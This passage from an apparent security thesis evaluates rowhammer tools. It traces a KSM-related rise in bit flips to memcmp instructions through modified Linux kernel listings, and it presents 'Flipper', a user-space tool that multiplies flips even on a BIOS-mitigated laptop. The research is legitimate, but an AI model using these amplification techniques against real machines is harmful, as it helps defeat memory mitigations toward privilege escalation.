The reverse-engineering components of Drama [18] and TRRespass [19], and HammerTool are evaluated. The tools are furthermore compared based on their functionality and the time they need to find address functions.

4.2.1 Comparison of the tools used

A short overview of the features and requirements of HammerTool and the reverse-engineering components of Drama and TRRespass is shown in Table 2.

Functionality	DRAMA	HAMMERTOOL	TRRESPASS
Export of found address functions	stdout	file & stdout	stdout
Plausibility check of found functions	✗	✓	unk.
Finds row mask	✗	✗	✓
Return code indicates success	✗	✓	✓
Typical memory consumption	60 %	24 MiB	5 GiB
Automatic calculation of memory banks	✗	✓	✗
No root privileges required	✗	✗	✗
Automatic adjustment of threshold values	✓	✓	✗
Works stable when KSM is enabled	✗	✓	✗

Table 2: Comparison of several reverse-engineering tools

DRAMA and TRRESPASS print the found address functions to `stdout` or `stderr`. Depending on the parameters, additional debug information is printed as well. So, additional steps are required to import the found functions to the rowhammer PoCs afterwards. In contrast to that, HAMMERTOOL additionally stores the found functions in a file so it can be easily imported later.

DRAMA prints many reverse-engineered address functions with additional information about how probable they are. On the tested systems, the most probable functions were not always the correct ones. This requires additional inspection of the found functions and some tests to select the correct ones. In contrast to that, HAMMERTOOL provides a plausibility check for the address functions, so only functions that are probably correct are returned. If the number of found functions does not match the number of banks, HAMMERTOOL prints that the functions are probably not correct. Until now, TRRESPASS did always run until the correct functions were found.

In contrast to the other tools, TRRESPASS can reverse-engineer the mask for row addressing as well. The other tools return only the address functions for the banks.

The return code of TRRESPASS and HAMMERTOOL indicates that the searched functions were found. Because of this, the tools can easily be used in scripts to automatically search for the bank address functions of systems.

By default, DRAMA uses 60 % of the memory of the system. TRRESPASS uses 5 GiB. In contrast to that, HAMMERTOOL uses 24 MiB in reverse-engineering mode. DRAMA provides a command-line parameter to change the amount of used memory. For TRRESPASS, this amount can be changed by modifying the source code. However, in this thesis, the influence of the amount of allocated memory on the quality of the results and the runtime of the tools was not analyzed. Instead, the default values were used.

Both DRAMA and TRRESPASS require manual specification of the number of banks in the system. In contrast to that, HAMMERTOOL can automatically calculate the number of banks.

Because DRAMA and TRRESPASS are working with physical addresses, they require root privileges to translate the virtual addresses in their address space to physical ones. HAMMERTOOL uses Transparent Hugepages (THPs) instead which eliminates the requirement for physical addresses. Because of that, HAMMERTOOL normally does not need root privileges. Additionally, there is a *physical mode* which uses physical addresses instead of virtual ones. In that mode, HAMMERTOOL requires root privileges as well.

DRAMA and HAMMERTOOL are automatically calculating the threshold value needed for reverse-engineering. See [15] for more details about that value. In contrast to those tools, TRRESPASS requires manual specification of that value. It also provides a script that prints the access time values in a histogram so the threshold can be read from that histogram and set using a command-line parameter.


Because HAMMERTOOL was developed as a component of a framework which can exploit FFS as well, it works stable in virtualized environments with KSM enabled. The other tools are not stable in those environments, which means they usually work the first time they are executed but their pages are merged at PFN level afterwards. When they are executed again, the mapping between Guest Frame Number (GFN) and PFN has changed so they are not able to find the address functions again.

4.2.2 Experimental evaluation

The reverse-engineering components of the three PoCs are evaluated based on the time they need until they find the functions. Figure 2 gives an overview of the required times on different systems.

Figure 2a depicts the time the tools required on the T590. The disadvantage of the fast mode of HAMMERTOOL is that it works only on systems where the last 12 bits of the physical address are not used for bank addressing. Normally, this is the case on systems with memory in single-channel mode. The memory of the T590 runs in dual-channel mode, so HAMMERTOOL was evaluated only in full mode because the fast mode would not have found the correct address functions. TRRESPASS is the fastest tool followed by DRAMA. HAMMERTOOL is the slowest tool on that system. If it was possible, the parameters and functionality of the tools were adjusted to solve equivalent tasks. For that reason, the call of the function that reverse-engineers the mask for row addressing was removed in TRRESPASS.

As shown in Figure 2b, HAMMERTOOL is much faster in fast mode than in full mode. TRRESPASS allocates 5 GiB memory by default. As stated above, that was not changed, so the PoC did not run on the X230T. Again, HAMMERTOOL in full mode is significantly slower than DRAMA. However, HAMMERTOOL in full mode is also slower on the X230T than on the T590. This can be explained because HAMMERTOOL uses multithreading to find the address functions and the CPU in the T590 has more cores and it is faster in general.



(a) T590 (b) X230T

(c) X230T (KVM guest) (d) X230T (KVM guest with KSM enabled)

Figure 2: Time the PoCs need to reverse-engineer address functions on different systems. Experiments in Subfigure 2a and 2b were running on the host. Experiments in Subfigure 2c and 2d were running inside a KVM guest, but in Subfigure 2d KSM was enabled additionally with `page_to_scan` set to 100.

In Figure 2c it is shown that HammerTool in full mode is slower than on the host system (Figure 2b). This is the case because there is an additional layer of software between the tools and the hardware. Again, HammerTool in fast mode finds the addresses first. Then, Drama and afterwards HammerTool in full mode follows. The plots have some fluctuation because HammerTool tries to find new groups of addresses if there are too many addresses in one group. Just like HammerTool, Drama repeats the scan of a set when something fails.

When KSM is enabled as shown in Figure 2d, the tools are a little bit slower. This is the case because KSM does additional memory accesses and, thereby, slows the tools down a little bit. Again, HammerTool in full mode is the slowest tool. Drama is faster and HammerTool in fast mode is the fastest tool.

4.3 Number of found bit flips

In this section, the native component of RowhammerJS [20], HammerTool and the rowhammer component of TRRespass [19] are evaluated. The tools are compared based on their functionality and the amount of bit flips they find in 300 s.

4.3.1 Comparison of the tools used

A short overview of the features and requirements of RowhammerJS, HammerTool and TRRespass is shown in Table 3.

Functionality	RowhammerJS	HammerTool	TRRespass
No root privileges required	✗	✗	✗
Dynamic import of addressing function	✗	✓	✗
All-in-one rowhammer tool	✗	✓	✗
Support of arbitrary hammer patterns	✗	✓	✗
Export of found hammer locations	✗	✓	✓
Supports multithreaded hammering	✗	✓	✗
Works on DDR3 DRAM	✓	✓	✓
Works on DDR4 DRAM	✗	✗	✓

Table 3: Comparison of several rowhammer PoCs

Both RowhammerJS and TRRespass require root privileges. RowhammerJS requires them to access the mapping from virtual to physical addresses and TRRespass to map the 1 GiB hugepage. In contrast to that, HammerTool does not require root privileges for normal operation. If the locations of the found bit flips should be exported, physical addresses can be used for that. This can be done because the virtual addresses are only valid in the scope of a process. When another process is started and imports virtual addresses, they could be mapped to other physical addresses or not at all. To support a stable export of addresses, HammerTool needs root privileges to get the physical addresses for the corresponding virtual addresses.

RowhammerJS and TRRespass have the address function hardcoded. For that reason, it is required to modify their source code and compile them afterwards. In contrast to that, HammerTool supports dynamic import of address functions. If it is started on another system, the corresponding configuration file can be loaded and no modifications of the source code are required.

In contrast to RowhammerJS and TRRespass, HammerTool has an implementation of the reverse-engineering process as well which was evaluated in Section 4.2. So, there are no additional tools required for reverse-engineering.

HammerTool supports arbitrary hammer patterns which can be specified as a command-line parameter. In contrast to that, RowhammerJS does only support the double-side pattern. TRRespass provides a fuzzing mode which uses automatically generated patterns. So, it is not possible to manually specify patterns but the tool supports arbitrary patterns.

TRRespass and HammerTool can export the memory locations where bit flips were found to a file. RowhammerJS does not support that.

I assumed that it should be possible to hammer multiple banks at the same time. For that reason, HammerTool provides a *multithreading mode* which uses as many threads as there are logical CPU cores by default. Because this hypothesis has been confirmed, multithreading mode finds significantly more bit flips than the other tools.

All three tools support DDR3 DRAM. However, TRRespass additionally supports DDR4 DRAM when it is used in fuzzing mode. It can be assumed that HammerTool should find bit flips in vulnerable DDR4 DRAM when the hammer pattern is set accordingly. Because there was no system with DDR4 DRAM available that was affected by rowhammer, this could not be evaluated yet.


4.3.2 Experimental evaluation

The three PoCs HammerTool, RowhammerJS and TRRespass are evaluated based on the number of bit flips they found in 300 s. Figure 3 depicts the measured amount of bit flips on different systems. For comparison, all tools were using the double-sided pattern. The dashed lines depict the average of the corresponding graphs.

To avoid measurement errors, the three PoCs have been tested on the T590 which did not seem to be vulnerable to rowhammer because all tools did not find any bit flips. Figure 3a depicts the amount of bit flips found by HammerTool, RowhammerJS and TRRespass.

Figure 3b depicts the amount of bit flips found by the tools in 300 s on the T540p. There are strong fluctuations in the measurements of HammerTool and RowhammerJS. In contrast to that, there are nearly no fluctuations in the measurements of TRRespass. It can be assumed that the reason for this is the way memory is allocated: In contrast to the other tools, TRRespass uses one 1 GiB hugepage. Because of that, TRRespass allocates the same memory every time it is started. So, the same memory area is scanned over and over again which results in a nearly constant amount of bit flips.

On average, RowhammerJS finds the same amount of bit flips as TRRespass. In contrast to that, HammerTool finds significantly more bit flips. The reason for this is that HammerTool runs in multithreading mode and the T540p has 8 logical CPU cores. Because of that, it can be assumed that HammerTool finds 8 times the amount of bit flips the other tools find. In this measurement, HammerTool finds 10 times as much flips as RowhammerJS. This can probably be explained by the strong fluctuations in the measurements.



(a) T590

(b) T540p

(c) T540p (KVM-based VM)

(d) T540p (KVM-based VM with KSM enabled

Figure 3: Number of bit flips found by HammerTool, RowhammerJS, and TRRespass in 300 s. Dashed lines show the the average amount of found bit flips. Experiments in Subfigure 3a were run on a T590 which was *not* vulnerable to rowhammer. The experiments in Subfigure 3b were run on the host, Subfigure 3c on a KVM guest, and Subfigure 3d on a KVM guest with KSM enabled and `page_to_scan` set to 100.


In a KVM-based VM, the tools find fewer bit flips as shown in Figure 3c. Because there is an additional layer of software, the accesses should become a little bit slower and, thereby, the chance of bit flips decreases. The measurements of HammerTool and RowhammerJS show strong fluctuations again. The graph of TRRespass is not as constant as in Figure 3b but still very stable. There is one significant change at measurement 20. The reason for that is that the last 30 values were added later. Between the first 20 and the last 30 measurements, the system was rebooted and, thereby, another memory area was allocated in the VM.

When KSM is enabled on the system as shown in Figure 3d, the amount of bit flips found by HammerTool increases slightly compared with the same setup without KSM running. The other tools find approximately as many flips as before. Because of that measurement, it was decided to inspect the influence of KSM on the number of bit flips found by HammerTool.

4.4 Increasing the number of bit flips with KSM

When evaluating the rowhammer component of HammerTool, a slight increase in the amount of bit flips was found when KSM was enabled. To make the testing with FfsTool faster, the value of the KSM parameter `pages_to_scan` (see Section 2.1 for more details) was set to 1000. This resulted in a significant increase of bit flips found in 300 s.

Because of this, the amount of bit flips was analyzed in respect to the `pages_to_scan` value of KSM. The results are shown in Figure 4a for the T540p and in Figure 4b for the X230T. For both systems, KSM was enabled and the `pages_to_scan` value was set according to the value in the plot. Afterwards, a KVM-based VM was started to create some pages that are deduplicated by KSM. Then, HammerTool was executed on the host system and the amount of bit flips found in 300 s was measured five times for each value of `pages_to_scan`. In the plots, the average of those measurements is shown.



(a) T540p (b) X230T

Figure 4: Number of bit flips found in 300 s by HammerTool depending on the `pages_to_scan` value of KSM. The crunch on the y axis in Subfigure 4b is to visualise the different values on the y axis.

To find the root cause of that behaviour, the source code of KSM in the Linux kernel [21] is analyzed. Some lines are commented out and the kernel is compiled. Afterwards, the modified kernel is installed on the T540p and the amount of bit flips found by HammerTool in 300 s is measured. It can be assumed that commenting out the part of the code that is responsible for the increase should reduce the amount of bit flips found by HammerTool drastically.

When the call of `cmp_and_merge_page` in `ksm_do_scan` is commented out as shown in Listing 10, the amount of bit flips decreases. Because of this, it can be assumed that any of the calls in that function is causing the increase. Next, the single calls in `cmp_and_merge_page` were analyzed.

Commenting out the call of `unstable_tree_search_insert` in `cmp_and_merge_page` as shown in Listing 11 leads to a decrease of bit flips. It can be assumed that something called in the

```
2388 static void ksm_do_scan(unsigned int scan_npages)
2389 {
2390     struct rmap_item *rmap_item;
2391     struct page *page;
2392
2393     while (scan_npages-- && likely(!freezing(current))) {
2394         cond_resched();
2395         rmap_item = scan_get_next_rmap_item(&page);
2396         if (!rmap_item)
2397             return;
2398         //cmp_and_merge_page(page, rmap_item);
2399         put_page(page);
2400     }
2401 }
```

Listing 10: Function ksm_do_scan from mm/ksm.c

function `unstable_tree_search_insert` is responsible for the significant increase in bit flips. Afterwards, the calls in `unstable_tree_search_insert` were analyzed.

```
2134 //tree_rmap_item =
2135 //                unstable_tree_search_insert(rmap_item, page, &tree_page);
```

Listing 11: Call of unstable_tree_search_insert in cmp_and_merge_page from mm/ksm.c

When the call of `memcmp_pages` in `unstable_tree_search_insert` was commented out and the variable `ret` was set to a constant value as shown in Listing 12, the amount of bit flips found decreased significantly. Again, it can be assumed that some call in `memcmp_pages` leads to the increase of bit flips. So, this function is analyzed next.

After commenting out the call of `memcmp` in `memcmp_pages` as shown in Listing 13, the amount of bit flips decreased again. For that reason, it can be assumed that the reason that increases the amount of bit flips significantly is part of the implementation of the function `memcmp`.

The function `memcmp` used on the test system was implemented in assembler as shown in Listing 14. Because there are no additional calls to any functions, the implementation itself can be assumed to be responsible for the increase in bit flips.

After that analysis, it can be assumed that `memcmp` leads to an increased amount of bit flips when called frequently. To evaluate that assumption, the function `ksm_do_scan` was changed to get the references to the pages and compare them with `memcmp_pages` afterwards. The function after the changes described before is shown in Listing 15.

Next, the function `memcmp_pages` was modified as shown in Listing 16. When the call to `memcmp` was commented out as shown in the listing, there were about 50 bit flips on the host system. When the comment was removed and thereby, `memcmp` was called, there were about 1300 bit flips on the host system.

```
1956 //ret = memcmp_pages(page, tree_page);
1957 ret = 0;
1958
1959 parent = *new;
1960 if (ret < 0) {
1961     put_page(tree_page);
1962     new = &parent->rb_left;
1963 } else if (ret > 0) {
1964     put_page(tree_page);
1965     new = &parent->rb_right;
1966 } else if (!ksm_merge_across_nodes &&
1967     page_to_nid(tree_page) != nid) {
1968     /*
1969      * If tree_page has been migrated to another NUMA node,
1970      * it will be flushed out and put in the right unstable
1971      * tree next time: only merge with it when across_nodes.
1972      */
1973     put_page(tree_page);
1974     return NULL;
1975 } else {
1976     *tree_pagep = tree_page;
1977     return tree_rmap_item;
1978 }
```

Listing 12: Part of unstable_tree_search_insert from mm/ksm.c

```
961 int __weak memcmp_pages(struct page *page1, struct page *page2)
962 {
963     char *addr1, *addr2;
964     int ret;
965
966     addr1 = kmap_atomic(page1);
967     addr2 = kmap_atomic(page2);
968     //ret = memcmp(addr1, addr2, PAGE_SIZE);
969     ret = 0;
970     kunmap_atomic(addr2);
971     kunmap_atomic(addr1);
972     return ret;
973 }
```

Listing 13: Function memcmp_pages from mm/util.c

```
32 int memcmp(const void *s1, const void *s2, size_t len)
33 {
34     bool diff;
35     asm("repe; cmpsb" CC_SET(nz)
36         : CC_OUT(nz) (diff), "+D" (s1), "+S" (s2), "+c" (len));
37     return diff;
38 }
```

Listing 14: Function memcmp from arch/x86/boot/string.c

```
2388 static void ksm_do_scan(unsigned int scan_npages)
2389 {
2390     struct rmap_item *rmap_item;
2391     struct page *page, *cmpPage;
2392     int val;
2393
2394     rmap_item = scan_get_next_rmap_item(&cmpPage);
2395     if(!rmap_item) {
2396         return;
2397     }
2398     while (scan_npages-- && likely(!freezing(current))) {
2399         //cond_resched();
2400         rmap_item = scan_get_next_rmap_item(&page);
2401         if (!rmap_item)
2402             return;
2403         *(volatile int volatile *)(&val) = memcmp_pages(cmpPage, page);
2404         //cmp_and_merge_page(page, rmap_item);
2405         //put_page(page);
2406     }
2407 }
```

Listing 15: Modified function ksm_do_scan from mm/ksm.c

```
961 int __weak memcmp_pages(struct page *page1, struct page *page2)
962 {
963     char *addr1, *addr2;
964     int ret;
965
966     addr1 = kmap_atomic(page1);
967     addr2 = kmap_atomic(page2);
968     //*(volatile int volatile *)(&ret) = memcmp(addr1, addr2, PAGE_SIZE);
969     kunmap_atomic(addr2);
970     kunmap_atomic(addr1);
971     return 0;
972 }
```

Listing 16: Modified function memcmp_pages from mm/util.c

5 Increasing the number of bit flips from user space

The significant increase in the number of found bit flips when KSM is enabled with special configurations can be explained with the call of `memcmp` inside the KSM kernel component with high frequencies as shown in Section 4.4. So, the reason for the increase is not KSM itself, but a lot of calls to `memcmp` with high frequencies from kernel space.

I hypothesise that it is not even required to call `memcmp` from kernel space but it is sufficient to execute the assembler instructions that are in the kernel implementation of `memcmp` from user space.

5.1 Command-line tool Flipper

To evaluate the hypothesis that the number of bit flips can be increased from user space when frequently calling the assembler instructions the `memcmp` function in the Linux kernel is using, Flipper was added to Hammertinger. Flipper is a tool that allocates some memory and runs the instructions shown in Listing 14 on that memory. An example of the usage of Flipper is shown in Listing 17.

```
./flipper
```

Listing 17: Using Flipper to increase the number of bit flips found by HammerTool


By default, Flipper allocates 512 THPs which is equivalent to 1024 MiB on this system. The amount of allocated memory can be changed as shown in Listing 18. The submitted value is the memory size in MiB. Because Flipper allocates THPs with a size of 2 MiB each, the submitted value has to be a multiple of 2 or will be round to the next smaller multiple of 2.

```
./flipper --allocateMemory=42
```

Listing 18: Using Flipper and allocate 42 MiB instead of 1024 MiB

Next, HammerTool was started on the T540p. When Flipper was not running additionally, about 170 bit flips were found in 300 s. After starting Flipper and repeating the test, about 1300 flips were found in the same time as depicted in Figure 5c.

So, the hypothesis is correct and the problem is not the kernel calling `memcmp` frequently but the execution of the assembler instructions at CPU level. An additional benefit for research is that the number of bit flips found on a system can be significantly increased. Figure 5 depicts the amount of bit flips found by RowhammerJS, TRRespass and HammerTool within 300 s with and without Flipper running additionally to the corresponding PoC.



(a) RowhammerJS (b) TRRespass (c) HammerTool

Figure 5: Number of bit flips found in 300 s by RowhammerJS, TRRespass and HammerTool on the T540p with and without Flipper running at the same time. The y axis of the subfigures have different scales. The values for the measurements without Flipper are reused from Figure 3. The dashed lines display the average value of the according graph. The configuration of the T540p is the same as shown in Table 1.

With RowhammerJS and HammerTool, the effects of Flipper running in parallel are significant: RowhammerJS found about 5 times the flips it found without Flipper. For HammerTool, the factor is about 7. However, TRRespass did not find significantly more flips. This can be explained because TRRespass uses one 1 GiB hugepage, so the allocated memory is physically continuous. Because of that, the distance to the memory areas accessed by Flipper can be assumed to be very high.

5.2 Hammering mitigated systems with Flipper

In the practical thesis [15], I described the downgrade of two Think Pads to BIOS versions which had no mitigation for rowhammer. During the development of Hammertinger, ways to increase the number of bit flips in a specified amount of time were found. In total, HammerTool with Flipper finds about 75 times the amount of bit flips RowhammerJS finds without Flipper as shown in Figure 5

So, it should be possible to find bit flips even on systems with the mitigation of a double refresh rate because the new approaches seem to increase the probability of bits flipping.

To evaluate that hypothesis, the BIOS of the X230T was updated to the latest version. At the time of writing the thesis, this was Version 2.75 [22] from 04 Oct 2019. After updating, the refresh interval was verified to be 3.9 µs (see [15] for more information).

Then, the X230T was tested with different Dual In-line Memory Modules (DIMMs) and the amount of bit flips found with HammerTool in 600 s was measured. This was done one time with

and one time without Flipper running additionally to HammerTool. For each combination of DIMM and Flipper running additionally, the amount of bit flips was measured 50 times. The average values of these measurements, as well as the ratio between running HammerTool with Flipper and running it without Flipper, are shown in Table 4.

Reference	DIMM	without Flipper	with Flipper	ratio
M0	Samsung M471B5273DH0-CH9	$3.01 \cdot 10^{1}$	$1.8724 \cdot 10^{3}$	62.2
M1	Samsung M471B5273DH0-CH9	$1.384 \cdot 10^{1}$	$8.157 \cdot 10^{2}$	58.93
M2	Samsung M471B5273DH0-CH9	$4.18 \cdot 10^{0}$	$2.5348 \cdot 10^{2}$	60.64
M3	Samsung M471B5273DH0-CH9	$9.2 \cdot 10^{-1}$	$3.61 \cdot 10^{1}$	39.23
M4	Samsung M471B5273DH0-CH9	$6.54 \cdot 10^{0}$	$3.7384 \cdot 10^{2}$	57.16
M5	Kingston KVR16S11/4 99U5428-049.A00LF	$0 \cdot 10^{0}$	$0 \cdot 10^{0}$	
M6	Samsung M471B1G73BH0-YK0	$2 \cdot 10^{-2}$	$1.52 \cdot 10^{0}$	76

Table 4: Number of bit flips found by HammerTool in 600 s on the X230T after updating the BIOS to the latest version with and without Flipper running additionally to HammerTool. The table shows average values of 50 measurements.

6 Related Work

In their paper [4], Kim, Daly, Kim, *et al.* describe the technical details behind rowhammer. They analyze different DIMMs and describe that the vast majority of them is vulnerable.

One year later, Seaborn and Dullien showed that rowhammer can be used in real-world scenarios to gain root privileges on a system. They published a tool [23] that could be used to check if a system is affected by rowhammer. In contrast to later tools, their PoC uses a probabilistic approach by randomly choosing two addresses and accessing them frequently. Afterwards, the chunk of memory allocated before is checked for any bit flips.

Gruss, Maurice, and Mangard described an approach [10] to exploit rowhammer without using the `CLFLUSH` instruction and made rowhammer thereby exploitable from systems without direct hardware access, in that case, browsers. In this thesis, the native component of their PoC [20] is compared to HammerTool developed in the scope of the practical thesis [15].

In 2016, Pessl, Gruss, Maurice, *et al.* described a new covert channel [12]. In the scope of that paper, they developed a tool to reverse-engineer address functions in software. Their reverse-engineering tool [18] is compared with HammerTool.

In the same year, Razavi, Gras, Bosman, *et al.* introduced a new attack vector based on rowhammer and KSM [9]. FfsLib and FfsTool implement the approach described in their paper. In contrast to Hammertinger, their PoC was not published and could thereby not be used for evaluation.

In 2020, Frigo, Vannacci, Hassan, *et al.* published a way to exploit DDR4 DRAM automatically [11]. The PoC they released consists of two parts: one tool for reverse-engineering the address functions and another tool for executing a rowhammer attack. In this thesis, both of their tools are compared to HammerTool: One in the comparison for reverse-engineering of the address functions, the other one in the comparison for executing the rowhammer attack.

7 Future Work

In the scope of this thesis, only three systems were used for evaluation. In future research, more systems can be evaluated. Thereby, the results presented in the thesis can be checked for reproducibility. With HammerTest and HammerIso, it is possible to collect data for a lot of systems which can be used to create statistics of the number of mitigated systems that are still affected by rowhammer.

The reverse-engineering component of HammerTool in full mode is slower than the other PoCs. It should be possible to adjust the reverse-engineering algorithms to be as fast as the other PoCs.

It was not possible to reverse-engineer the address function on systems with AMD CPUs yet because the distribution of the access times was different from the Intel-based systems [24]. In future work, the reason for this can be analyzed. Afterwards, HammerLib could be modified to support AMD-based systems as well.

Currently, HammerLib supports only statically defined hammer patterns which can be submitted as a command-line parameter. A fuzzing mode like at the TRRespass PoC could be added and HammerTool could be compared to the TRRespass PoC based on the number of bit flips found on systems with DDR4 memory.

HammerLib uses the `CLFLUSH` instruction and accesses the corresponding addresses to hammer the submitted rows. Maybe, the amount of bit flips found by HammerTool could be increased when using the x86 instructions used by `memcmp` instead, although a first experiment did not confirm this hypothesis.

The results of Flipper were presented for systems with an Intel CPU. The experiment could be repeated on systems with e.g. AMD CPUs to evaluate if the effect happens only on Intel CPUs or on other x86-based systems as well.

The instructions from the `memcmp` function were found when analyzing the reason for the increased amount of bit flips on systems with KSM enabled. Maybe, other instructions have similar or stronger effects on the amount of bit flips. The microcode of the instructions could be reverse-engineered and it could be tried to find other instructions with similar microcode. Alternatively, it can be tried to find instructions with similar effects by running a fuzzer parallel to HammerTool and monitor the amount of bit flips found in respect to the instructions that are executed at the same time.

In KVM-based VMs, all pages are marked as a candidate for memory deduplication. For that reason, it should be possible to use FfsTool in standalone mode for local privilege escalation by modifying memory pages of the same VM.

